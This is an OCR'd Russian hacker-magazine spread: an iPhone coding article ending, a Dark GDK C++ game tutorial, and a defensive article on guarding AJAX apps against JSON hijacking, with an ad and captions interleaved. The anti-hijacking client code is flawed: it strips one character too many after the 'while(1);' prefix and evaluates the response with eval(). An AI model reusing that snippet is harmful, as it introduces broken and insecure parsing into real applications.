Мы добавили новый контрол для переворота экрана, а исходники для него и смежных классов сгенерились автоматически. Главный вид — `FlipsideView`, сюда вложены `RootViewController` (он управляет переворотами окошек, анимацией) и два вида — обратный, `FlipsideView`, и прямой — `MainView`. `RootViewController` определяет, какой из видов надо отобразить. Именно ему отправляются сообщения о смене вида. В результате, мы получили (и разобрались в устройстве) пример крайне простой, но работающей программки всего лишь с помощью нескольких щелчков мышью в среде разработки. На врезке ты можешь увидеть интервью с настоящим гуру айфон-кодинга, а мне же позволь откланяться. Будем надеяться, мы продолжим знакомство с гламурным кодингом под яблочный телефон в следующих номерах][акера. Не стесняйся, пиши свои просьбы и отзывы — от твоих писем зависят те темы, которые мы будем раскрывать в статьях.][


Есть ли жизнь после свадьбы?
Моя прекрасная НЯНЯ
СТС
www.ctc-tv.ru
премьера



ЮРИЙ «YUREMBO» ЯЗЕВ
/ YAZEVSOFT@GMAIL.COM /

ТЕМНОЕ ИСКУССТВО ИГРОДЕЛА, ЧАСТЬ 3

ОДНОПОЛЬЗОВАТЕЛЬСКАЯ ИГРА: ДОСТИЖЕНИЕ АБСОЛЮТА

Сегодня мы закончим разрабатывать однопользовательскую игру, доведя ее до совершенства. Добавим и реализуем пару классов, подключим несколько звуков (для поддержки геймплея), рассмотрим работу с дополнительными функциями и типами объектов библиотеки Dark GDK — и сделаем еще много интересного.



ОБЪЕКТЫ ИГРОВОГО МИРА

С заголовочным файлом Game_Obj.h мы встретились еще в прошлой статье, но из-за жестких ограничений (в плане размеров журнала) нам пришлось отложить его рассмотрение до лучших времен. И они наступили! Этот заголовочный файл содержит объявления всех констант, используемых в игре, как то: объекты, текстуры, звуки и параметры экрана. Все эти константы числовые (если помнишь, ранее я говорил о том, что все типы объектов в Dark GDK представляются в виде чисел). Кроме объявления констант, файл содержит описание абстрактного супер-класса (в терминах Java и в C++ это будет просто базовый класс). Как и полагается, этот класс содержит минимум необходимых данных-членов и функций-членов, используемых всеми производными классами. Это такие переменные, как: номер текущего объекта, положение объекта в трехмерном пространстве по осям x, y, z, угол поворота (только по оси Y), индикаторы жизни и горения (переменные булевого типа) и переменная для хранения времени. Многие функции не только объявлены, но имеют реализацию прямо в заголовочном файле, что автоматически делает их встраиваемыми. Действительно, если функция выполняет одну единственную инструкцию, то почему бы не реализовать ее прямо здесь? Использование встраиваемых функций уменьшает необходимость в препроцессоре — экономятся ресурсы, связанные с вызовом функции. Эти функции выполняют такие операции, как: возвращение номера текущего объекта, возвращение состояния (жив или мертв, горит или нет), возвращение позиции, возвращение угла поворота. Все перечисленные функции-члены не изменяют (и не должны изменять) своего поведения во всех классах-потомках, поэтому работают они одинаковым образом, прямо как программист-проектировщик прописал. Еще в описании интерфейса класса имеются объявления трех виртуальных функций, плюс деструктор (тоже виртуальный). В нашей программе деструктор можно было и не делать виртуальным, поскольку в ней не используются указатели на объекты классов-предков. Но yurembo (*если кто не догадался,*



Проигрыш



Мы победили!

автор любит обращаться к себе в третьем лице, — Прим. ред.) решил не отходить от привычного стиля программирования и не отказываться от советов мастеров ООП. Да, кстати, деструктор сделан чисто виртуальным (или абстрактным). Ну да хватит о деструкторах, перейдем к трем сакраментальным виртуальным функциям:

1) Функция `Draw()`, производящая манипуляции над объектом, ее вызвавшим (перемещение, поворот, etc). Несмотря на название (`Draw`), она не отображает объект; воспроизведение сцены происходит после того, как все объекты будут размещены, а потом в глобальной функции перерисовки вызывается функция библиотеки Dark GDK, которая и отобразит сцену на экране. Объявлена она виртуальной по той причине, что в классах-потомках переписывается не только тело функции, но и прототип (изменяются передающиеся в нее параметры).

2) Функция `PlaySound ()`, как и следует из ее названия, проигрывает звук(и) данного объекта, поэтому она и сделана виртуальной: в каких-то классах надо будет передавать звук в качестве параметра (где может быть несколько звуков); ну а в тех классах, где имеется только один звук, параметров у этой функции нет. Кроме того, в некоторых классах-потомках в эту функцию в качестве параметров передаются координаты источника звука, но пока не будем об этом.

3) Последняя виртуальная функция-член — `Die()` объявлена как чисто виртуальная ввиду того, что она должна быть реализована в каждом классе-потомке без изменения прототипа. Замечу, что компилятор не выдает никаких сообщений, если в классе-предке объявить невиртуальную функцию, а затем переопределить ее в классе-потомке. Таким образом, мы столкнемся с неоднозначностью, которая заключается в вызове нужной функции: может быть вызвана совсем не та функция, вызов которой ожидается! Поэтому необходимость ключевого слова virtual очень существенна. Вообще, компилятор, в принципе, не может (и не должен) указывать на неявные ошибки при использовании модели ООП. Кстати, он этого и не делает, потому что он не пророк и не может знать, о чем думает и к какой цели стремится программист. В определенных случаях «огрызается» линковщик, сообщая об ошибках на только ему понятном наречии и выдавая довольно странную абракадабру, состоящую из имен заголовочных файлов и функций :).

Обрати внимание, каким образом yurembo объявил данные-члены и функции-члены. Все данные-члены объявлены со спецификатором доступа protected, который делает их видимыми для функций-членов этого класса (что не так важно), а также видимыми для функций-членов производных классов. С другой стороны, все функции-члены объявлены со спецификатором public, который делает их доступными из любого места программы. Это общепринятый подход создания интерфейса с классом: данные-члены недоступны извне функций данного класса, а вся работа с объектом происходит через его функции-члены. Подчеркну: только в этом файле (`Game_Obj.h`) подключается заголовочный файл библиотеки `DarkGDK.h`, а все остальные файлы проекта подключают уже наш файл — `Game_Obj.h`.

☒ РАКЕТЫ

Взглянем на следующий заголовочный файл — `Rocket.h`. В этом файле мало кода, и нет ничего сложного. Как и следует из названия, в нем содержится описание класса игровых ракет, используемых как пользовательским роботом, так и врагами. Класс ракет наследует от рассмотренного выше основного класса игровых объектов все данные-члены и функции-члены, тем самым, приобретая всю его функциональность. Этот подход дарует нам множество плюсов. К примеру, код, написанный однажды (для класса-предка), используется всегда одинаково (во всех классах-потомках). Кстати, почитай любую хорошую книгу по ООП! Здесь и в остальных наследующих классах наследование открытое (public; если при наследовании не указать спецификатор доступа, то по умолчанию будет закрытое наследование, private) — мы ведь не хотим, чтобы открытые функции-члены в наследующем классе стали недоступными (закрытыми). Заметь, в этом классе не добавляется ни одна переменная, переопределяются все виртуальные функции (включая деструктор), объявляются два конструктора: по умолчанию и с параметрами, а также объявляются две отсутствующие в классе-предке функции.


☒ ВЗРЫВЫ

В рамках этого раздела мы перейдем к третьему заголовочному файлу — `Explode.h`, содержащему описание класса взрывов. Этот класс тоже наследуется от GameObj, приобретая его функциональность; как и класс ракет, он определяет два конструктора (конструкторы вообще по ряду причин никогда не наследуются :)). Переопределяются две виртуальные функции и деструктор. Третья виртуальная функция в этом классе не используется, такое возможно, так как в базовом классе она объявлена с ключевым словом virtual (попросту говоря, виртуальна). Две объявляемых функции имеют то же имя, что и в классе ракет, — они различаются только количеством (и типом) параметров. В




▷ info

Если тема тебя заинтересовала, сообщи об этом автору, продолжим развитие хакерского игропрома.



Обозреватель решения (как и проект в целом) дополнился новыми файлами



dvd

На диске лежит полный исходный код финальной версии однопользовательской игры DarkRobot, для компиляции которого нужны: Visual C++ 2008 Express Edition, DirectX 9.0 SDK, Dark GDK.

таком случае можно было бы их объявить в базовом классе виртуальными, но yurembo этого не сделал. Почему? Ведь они не используются в классе роботов. Это, впрочем, можно сказать и о функции-члене PlaySound (третья виртуальная функция, неиспользуемая в классе взрывов, но используемая во всех других классах). Но здесь только одна функция, и автор решил сделать виртуальной лучше ее, чем тащить в и без того большой класс роботов неиспользуемый функционал (две рассмотренные выше функции, которые объявляются в двух производных классах).

РЕАЛИЗАЦИЯ: РАКЕТЫ

Первый по установленному нами порядку класс — это Rocket (соответственно, его реализация находится в файле Rocket.cpp). После подключения заголовочного файла в нем идут два конструктора: первый (тот, который по умолчанию) не используется в нашей программе, но должен формально присутствовать — во избежание ошибок компиляции. Формален он потому, что имеет пустое тело во избежание ошибок линковщика. В конструктор с параметрами в качестве значений параметров передаются инициализирующие объект данные, которые и присваиваются данным-членам вновь создаваемой ракеты. Почти все используемые здесь функции библиотеки Dark GDK нами уже рассмотрены, поэтому не будем повторяться. Хотя стоп, одна не рассмотрена — `dbCloneObject`! Она ведет себя в полном соответствии с названием, клонируя объект. Взгляни на условный оператор в конструкторе: если ракета № 1, то загружаем ее из файла, а все последующие копируем с первой, так как они одинаковы. Таким образом, сокращается время загрузки: вместо того, чтобы загружать с диска все ракеты, грузится одна, а остальные быстро копируются с нее в оперативной памяти. Именно в оперативной, а не в видео — в последней хранятся только визуализированные сцены, готовые к выводу на экран. После создания объекта он скрывается (с помощью функции `dbHideObject`) и деактивируется, чтобы быть готовым появиться во время выстрела (функция Fire, — смотри ниже). Далее идет деструктор, который делает то, что ему и полагается: обнуляет все данные-члены, плюс функцией `dbDeleteObject` удаляет загруженный объект. Следующая функция `Draw` вовсе не отображает объект. Она вызывается при перерисовке (на каждом кадре) и производит различные манипуляции над объектом, в том числе, проверку столкновения ракеты с поверхностью ландшафта.

Функция Fire представляет собой место «рождения» ракеты, в ней вызываются функции проигрывания звука и позиционирования (к месту выстрела) ракеты. Функция Pos делает то, что и должна, — то есть перемещает ракету в пространстве к месту старта (выстрела). Предпоследняя функция Die не уничтожает ракету, а просто делает ее невидимой и неактивной, чтобы не пришлось снова загружать ее при следующем выстреле (в целях ускорения игрового движка и процесса). Однако, в таком раскладе есть и минусы: расходуется память, но если посмотреть на комплектацию современного (или даже морально устаревшего) компьютера, то мы в подавляющем большинстве обнаружим не менее 512 Мб оперативки, а на машинах геймеров — не ниже 1 Гб. Поэтому автор решил пожертвовать оперативкой в пользу скорости работы, ведь игры не могут быть тормознутыми, а если таковые найдутся — пиши пропало. Последняя в этом файле функция PlaySound выполняет два действия: позиционирует (в координаты, переданные в качестве параметров) источник звука и, собственно, проигрывает звук (также переданный в качестве параметра).


ВЗРЫВЫ

Класс `Explode`, содержащийся в файле `Explode.cpp`, представляет взрывы и вообще крайне интересен для нас, поскольку в нем реализуется новый (ранее не используемый нами) тип объектов — частицы. Но обо всем по порядку. Сначала, когда у автора возникла идея добавить в игру взрывы, он полез в интернет, чтобы нагуглить анимированные x-файлы с огнем (загружаемые нашим движком). Обнаружилось, что таких файлов приемлемого качества в Сети нема. Попытка смоделить анимированный огонь в любимой trueSpace также не увенчалась успехом: частицы наотрез отказались экспортироваться в x-файл. Тогда, у автора возникла идея: если частицы не экспортируются в x-файл, то их надо создать в самой программе. В DirectX есть такая возможность. Yurembo уже собрался кодить под голый DirectX (со всеми вытекающими отсюда трудностями), как внезапно наткнулся на функцию с очень заманчивым названием — `dbMakeParticles`. Отсюда он и начал «плясать» :). Здесь мы приведем обзор кода из указанного файла, одновременно останавливаясь на новых функциях. Итак, в начале имеют место два конструктора: один из них пустой (который по умолчанию), а второй — инициализирует систему частиц. В нем есть три новые для нас функции. Во-первых, нам надо создать систему частиц в виде огня. Пожалуйста, в Dark GDK для этого есть специальная функция — `dbMakeFireParticles`. Ей передаются девять параметров: число, под которым сохранится создаваемая

система (в нашем случае — это константа, которая передается в конструктор в качестве параметра). Заметь, частицы — относятся к другому типу объектов, из чего следует, что и нумерация у них своя.
Второй параметр — номер изображения, которое будет использоваться, как искра. В результате, нетрудно догадаться, получится множество таких искр. В нашей программе этим параметром передается числовая константа, за которой загружено маленькое квадратное изображение (20 x 20). Оно представляет собой красный квадрат, посреди которого нарисован желтый круг. Издалека огонь-фонтан из таких искорок выглядит очень эффектно!
Третий параметр — частота частиц (искр). Не стоит задавать слишком большое число, иначе время загрузки игры возрастет. Разумной кажется цифра в 3000.
Следующая тройка параметра задает положение системы частиц в пространстве. Последние три параметра задают, соответственно, ширину, высоту и глубину — то есть размеры по осям X, Y, Z. Функцией `dbHideParticles` мы скрываем систему частиц. Причины такого взаимодействия с объектом подробно рассмотрены в предыдущем разделе. Последней вызывается функция `dbPositionParticles`, которая перемещает частицы в заданные координаты. Впрочем, все координаты нулевые. Со взрывами — такая же история, что и с ракетами: при загрузке мы создаем все взрывы, а во время игры показываем и скрываем их, когда надо. После конструкторов идет деструктор, очищающий все данные-члены. Далее следует функция Draw, которая, как и в прошлый раз, позиционирует объект в пространстве, одновременно отвечая за отображение (при равенстве переменной alive значению true) и скрытие (в противоположном случае, который наступает по истечению 999 мс после появления) взрыва. Функция `Die` скрывает взрыв (подробно рассмотрена выше). Следующая за ней функция Fire занимается реинициализацией взрывов во время игры. И, наконец, последняя функция Pos позиционирует взрыв по переданным координатам, вызывая рассмотренную ранее функцию `dbPositionParticles`.

ГЛАВНЫЙ ФАЙЛ РЕАЛИЗАЦИИ

В функции инициализации по сравнению с прошлым примером ничего не изменилось. Но в главный файл реализации добавилась новая функция, название которой — BSOD — расшифровывается, как Black Screen Of Death. Она вызывается по окончанию игры, в двух равновероятных случаях: проигрыш или выигрыш (смотри картинки).
Передаваемое в качестве параметра значение — по сути, индикатор различия победы и поражения. Благодаря этой функции, в финале игры будут представлены разные звуки и изображения. Кроме того, она выводит текст, осведомляющий геймера, что нужно сделать для продолжения. Она же выполняет обработку пользовательского ввода, соответствующего ее рекомендациям.
В функции `DarkGDK()` кроме создания роботов происходит создание всех остальных динамических объектов: ракеты, взрывы. Из-за того, что теперь в игре участвуют новые объекты, код главного цикла заметно вырос и требует обратить на себя внимание. Сперва мы запускаем цикл (их будет здесь множество) по вражеским роботам, в котором проверяем их состояние: если механический упырь уже «отбросил кони», а его ракета запущена, то уничтожаем ее, заодно увеличив значение переменной, заботливо учитывающей число погибших врагов. После этого цикла выполняется проверка, выясняющая, победил ли юзер. В ней, кроме прочего, участвует упоминавшаяся выше скорбная переменная. Если количество мертвых механизмов из этой самой переменной оказывается равным количеству врагов в общей сложности, — победа засчитывается игроку и нам становится необходимо подчистить ресурсы и перевести пользователя на экран победы (вызвать BSOD :)). Ресурсы подчищаются только за динамическими объектами, для этого явно вызываются деструкторы наших классов. Остальные же объекты оставляются в покое, чтобы не возникло потом необходимости пересоздавать их перед началом новой игры.
После этого идут проверки и манипуляции с главным персонажем, которые были рассмотрены в прошлой статье. Однако и здесь есть свои новинки — это код, в результате выполнения которого геймерский робот осуществляет залп огня. Затем, как обсуждалось в прошлой статье, идут циклы проверки столкновений между роботами. После этих циклов следует новая проверка, которая на этот раз осуществляется для выяснения: не погиб ли под обстрелом юзверский робот? И если да, то выполняется код, аналогичный коду конца игры. Затем снова начинаются циклы, в которых на этот раз осуществляются манипуляции над ракетами: выполняется проверка на столкновения между ними и, собственно, мишенями — роботами. В результате вызываются их (ракет) функции-члены. Под конец осуществляет свою работу еще один цикл, в теле которого происходит обновление взрывов. Взрывы, кстати, создаются тогда и в том месте, когда и где объект (ракета, робот) принимает состояние горения (burn).



Игровой процесс

ЗАКАТ СОЛНЦА ВРУЧНУЮ

В конце программы ресурсы, занятые объектами наших классов, освобождаются автоматически — мы создали объекты в стеке, и когда объект выходит из области видимости, то автоматически вызывается деструктор определенного класса, который выполняет предписанные ему действия — очищает память, удаляя объект.
Но кроме объектов наших классов, в программе мы создали объекты, не принадлежащие тому или иному самописному классу. И хотя в Dark GDK присутствуют функции для удаления объектов любого типа (3D-объекты, текстуры, звуки, etc), при завершении программы вызывать их не надо. Библиотека сама позаботится об очистке ресурсов, занятых ее объектами. Спросишь, зачем тогда нужны эти функции? А для того, чтобы очищать ресурсы во время работы приложения, для замены или просто перезагрузки их содержимого — как, например, мы явно вызывали деструкторы наших классов перед перезапуском игры.
Тем не менее, в качестве эксперимента автор решил написать функции удаления объектов и вот, что он получил. Как и следовало ожидать, процесс компиляции завершился успешно, — программа запустилась под дебагером. Кроме того, по команде автора она спокойно завершила свое выполнение. Однако, в следующий раз, когда yurembo снова запустил программу, угробил под огнем вражеским своего робота, начал игру заново и попытался прикрыть ее… — дебагер запаниковал. И, даже выполняя проверку на существование объекта (функции `dbImageExist`, `dbObjectExist`, etc) перед их удалением, дебагер не успокоился. Тогда, углубившись в дебри листингов (как сишных, так и дизассемблерных), автор пришел к вышеописанному выводу.

ЗАКЛЮЧЕНИЕ

В аутсайдерах остался еще один модуль DirectX — это DirectPlay. О мультиплеере мы, будем надеяться, подробно поговорим в следующей статье, где нашей целью будет разработать мультиплеерную баталию.



НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /



ТВЕРДОКАМЕННЫЙ AJAX

ЗАЩИЩАЕМ ВЕБ-ПРИЛОЖЕНИЯ, ПОСТРОЕННЫЕ НА ПОПУЛЯРНЫХ AJAX-ФРЕЙМВОРКАХ

Год назад об AJAX говорили как о новой перспективной технологии, но сегодня он как-то выпал из поля зрения. Значит ли это, что AJAX не оправдал надежд и постепенно уходит в историю? Нет и еще раз нет. AJAX — это технология back-end, реализация которой перешла с прикладного уровня на уровень фреймворков.

ПЕРЕДОВАЯ ЛИНИЯ ОБОРОНЫ

Лежащие в основе огромного числа веб-проектов **Dojo**, **Google Web Toolkit**, **jQuery**, **Prototype**, в свою очередь, являются дружественной к разработчику реализацией AJAX. А задумывался ли ты о потенциальных брешах в безопасности, прикручивая к своему проекту один из упомянутых фреймворков?


Если ты не хочешь отдать свой веб-проект на растерзание стае скрипт-киддисов, то просто обязан знать об основной уязвимости AJAX-приложений. Эта уязвимость носит архитектурный характер. Другими словами, полноценного решения проблемы не существует и вряд ли когда-нибудь появится. Все, что ты можешь сделать — это минимизировать риск возможного взлома, предприняв ряд целенаправленных действий. Знакомься с мистером проблемой номер один — **Hijacking**!

Чтобы эффективно противодействовать этому виду атаки на AJAX-приложения, неплохо было бы разобраться с тем, как эта ботва работает. Если говорить в двух словах, то в основе AJAX лежит обмен сообщениями между сервером и клиентом посредством JavaScript-сообщений. Hijacking нацелен на перехват таких сообщений (в которых можно найти много вкусностей). Традиционный обмен сообщениями между веб-клиентом и сервером лучше защищен от подобных атак благодаря технологии SOP (Same Origin Policy). Какой-либо защиты сообщений, формируемых с помощью JavaScript, пока не наблюдается. Кстати говоря, это должно быть головной болью разработчиков веб-браузеров, но они просто игнорируют проблему (что должно играть на руку читателям другой рубрики нашего журнала — «Взлом»). О том, что проблема не нова, свидетельствует следующий факт: достаточно давно существует еще одна реализация данной уязвимости, не имеющая никакого отношения к AJAX — CSRF (Cross-site Request Foregery). Отметим, что применительно к JavaScript проблема становится еще более серьезной, так как злоумышленник теперь может не только изменять, но и читать передаваемые сообщения. Демонстрируя серьезность проблемы, достаточно будет сказать, что впервые она была обнаружена ни где-нибудь, а в самом Gmail.

Для защиты от атаки типа Hijacking запомни, прежде всего, простую, как трехдюймовая дискета, истину — **если веб-приложение надежно защищено от XSS, это еще не говорит о его защите от Hijacking**. Чтобы сделать AJAX-приложение максимально непробиваемым, нужно, во-первых, сделать невозможным прямое выполнение JS-ответа. Во-вторых, нужно организовать отсылку в известном направлении всех кривых или просто подозрительных запросов. Начнем со второго пункта. Для того чтобы спалить всех







Компоненты AJAX-enabled приложения

хитрозадых, достаточно будет использовать в шаблоне запроса параметр, со слепым подбором которого могут возникнуть траблы. К примеру, это может быть идентификатор сессии. Всякая ошибка в этом параметре будет расцениваться как сигнал о попытке взлома. Если по каким-то причинам у тебя нет возможности использовать параметры сессии, можно обойтись защитой на стороне сервера, настроив его на обработку только POST-запросов. Фишка в том, что задействованный при Hijacking тег <script> подтягивает внешние скрипты с помощью GET-запроса. Чтобы сделать невозможным для злонамеренного сайта выполнить ответ, который включает в себя JavaScript, приложение клиента может воспользоваться тем, что ему разрешено изменять данные, которые оно получает перед тем, как выполнить ответ (в то время как злонамеренное приложение может лишь выполнить его, используя тэг <script>).

Когда сервер преобразовывает объект, тот должен иметь специальный префикс (и даже суффикс), который сделал бы невозможным выполнение JS-скрипта посредством тэга <script>. Приложение клиента может убрать дополнительные конструкции, перед тем как выполнить ответ сервера. Существует множество реализаций этого подхода. Мы выделим лишь два их них.


1. Сервер может сопровождать каждое сообщение следующей конструкцией:

```
while(1);
```

Если клиент не вырежет это выражение, то выполнение подобного сообщения JS-интерпретатором приведет к бесконечному циклу. Способ использовал Google, чтобы устранить уязвимость, обнаруженную Гроссманом. Клиент проводит поиск и вырезает дополнительную конструкцию:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    if (txt.substr(0,9) == "while(1);") {
      txt = txt.substring(10);
    }
    object = eval("(" + txt + ")");
    req = null;
  }
};
```

Архитектура AJAX-приложений






links

• В Википедии есть учебник, посвященный основам AJAX — рекомендую для начинающих: ru.wikibooks.org/wiki/AJAX.


• Краткий обзор десяти наиболее серьезных проблем с безопасностью AJAX-приложений: www.net-security.org/article.php?id=956&p=1.

• Статья AJAX Security Basics на SecurityFocus: www.securityfocus.com/infocus/1868/1.

